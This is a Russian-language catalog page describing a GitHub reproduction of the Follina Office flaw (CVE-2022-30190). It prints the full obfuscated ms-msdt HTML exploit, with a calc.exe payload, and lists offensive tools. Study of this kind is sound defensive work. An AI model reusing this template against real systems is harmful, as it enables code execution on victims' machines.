
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/doocop/cve-2022-30190
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийОбучение и ОбразованиеЛаборатории и Практика
GitHubdoocop/cve-2022-30190

CVE-2022-30190

Воспроизведение уязвимости удалённого выполнения кода CVE-2022-30190 (Follina) в Microsoft Office Word через вредоносные файлы docx/rtf с обработчиком протокола ms-msdt.

Репозиторий
5914314 лет назадПроверено Kitploit
Поделиться

CVE-2022-30190

Воспроизведение RCE в Microsoft Office Word (CVE-2022-30190)

Введение в уязвимость

Файлы MS Office docx могут содержать внешние ссылки на объекты OLE в виде HTML-файлов. Существует HTML-сценарий ms-msdt:, который вызывает диагностический инструмент msdt, способный выполнять произвольный код (указанный в параметрах).

В результате получается ужасный вектор атаки: открытие вредоносного docx-файла (без использования макросов) приводит к получению RCE.

Начало воспроизведения

На Twitter был получен образец, впервые опубликованный @nao_sec, скачиваем его.

image-20220531145248604

Открываем 02-2022-0438.doc с помощью архиватора

image-20220531145416735

Открываем файл /word/_rels/document.xml.rels, как показано ниже

image-20220531145620951

Ок, в подчёркнутой строке на рисунке выше видна внешняя ссылка на hxxps://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842l.html

Исходный вредоносный HTML-адрес уже закрыт, поэтому форкаем вредоносный HTML-файл, предоставленный @nao_sec, как показано ниже:

<!doctype html>
<html lang="en">
<body>
<script>
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//重复....

    window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNhbGMuZXhlIjtTdGFydC1Qcm9jZXNzICRjbWQ7'+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
</script>

</body>
</html>

Зачем нужно столько мусорных данных в начале? Для того, чтобы весь HTML-файл достиг 4096 байт. Подробный анализ смотрите по ссылке https://www.huntress.com/blog/microsoft-office-remote-code-execution-follina-msdt-bug

Так как приведённый выше PoC выполняет PowerShell, мы заменяем его на калькулятор. Код приведён ниже:


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    255
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    247

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




